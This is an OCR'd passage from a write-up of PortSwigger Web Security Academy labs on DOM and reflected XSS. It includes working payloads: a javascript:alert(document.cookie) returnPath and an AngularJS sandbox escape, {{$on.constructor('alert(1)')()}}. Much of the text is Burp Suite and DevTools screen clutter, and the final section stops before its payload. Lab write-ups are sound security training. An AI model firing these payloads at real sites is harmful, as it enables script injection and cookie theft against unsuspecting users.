

All labs | Web Security
Lab: DOM XSS in jQue
DOM XSS in jQuery an
ack?returnPath=javascript:alert(document.cookie)
Web Security Academy
DOM XSS in jQuery anchor href attribute sink using location.search source
LAB
Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | Submit feedback
Submit feedback
Name:
Email:
Subject:
Message:

2.2 DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded


1. A DOM-based cross-site scripting vulnerability exists in a search-related AngularJS expression in this lab. The popular AngularJS library checks for the ng-app attribute in HTML nodes to determine what data to display (also known as an AngularJS directive). We can run JavaScript expressions enclosed in double curly braces when a directive is introduced to the HTML code. When encoding angle brackets, this method is helpful. To complete this lab, we will need to initiate a cross-site scripting attack by invoking an AngularJS expression and then calling the alert method.



2. In the search box just click search by typing some strings like abcd1234





3. And through insect elements search for the word u entered and we can see our string is enclosed in the ng-app directory field.





4. Then again in search bar put this following AngularJS expression code and search,


```
{{$on.constructor('alert(1)')()}}
```



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser


All labs | Web Security
Lab: DOM XSS in Angu
DOM XSS in AngularJS
https://0a97004c04f1fec2c0bf11f400ca0098.w...
Web Security Academy
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
LAB
Not solved
Back to lab description
Home
0 search results for '{{$on.constructor('alert(1)')()}}'
{{$on.constructor('alert(1)')()}}
Search
< Back to Blo
Elements
Console
Sources
Network
Performance
Memory
Styles
Computed
<!DOCTYPE html>
<html>
<head>…</head>
<body ng-app class="ng-scope"> == $0
<script src="/resources/labheader/js/labHeader.js"></script>
…
…
</body>
</html>
element.style {
}
body {
labsBlog.css:569
background: #fff !important;
color: #333332;
font-size: 16px;
-webkit-font-smoothing: antialiased;
font-family: Arial, "Helvetica Neue", Helvetica, sans-serif;
line-height: 1.4;
html
body.ng-scope
abcdef1234
Cancel


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser



All labs | Web Security
Lab: DOM XSS in Angu
DOM XSS in AngularJS
https://0a97004c04f1fec2c0bf11f400ca0098.w...
...fec2c0bf11f400ca0098.web-security-academy.net says
1
OK
Waiting for 0a97004c04f1fec2c0bf11f...
Elements
Console
Sources
Network
Performance
Memory
Styles
Computed
<!DOCTYPE html>
<html>
<head>…</head>
<body ng-app class="ng-scope">…</body>
</html>
No matching selector or style
abcdef1234
Cancel


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser


All labs | Web Security
Lab: DOM XSS in Angu
DOM XSS in AngularJS
https://0a97004c04f1fec2c0bf11f400ca0098.w...
Web Security Academy
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
LAB
Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for ''
Search the blog...
Search
< Back to Blo
Elements
Console
Sources
Network
Performance
Memory
<!DOCTYPE html>
<html>
<head>…</head>
<body ng-app class="ng-scope"> == $0
<script src="/resources/labheader/js/labHeader.js"></script>
…
…
</body>
</html>
Styles
Computed
element.style {
}
body {
labsBlog.css:569
background: #fff !important;
color: #333332;
font-size: 16px;
-webkit-font-smoothing: antialiased;
font-family: Arial, "Helvetica Neue", Helvetica, sans-serif;
line-height: 1.4;
html
body.ng-scope
abcdef1234
Cancel


2.3 Reflected XSS with some SVG markup allowed

1. First, we have to make sure we are capturing the traffic through burp.




2. Then move into the http history tab. After interception on, In the search bar type this payload and search it. Then again click back button in the browser.

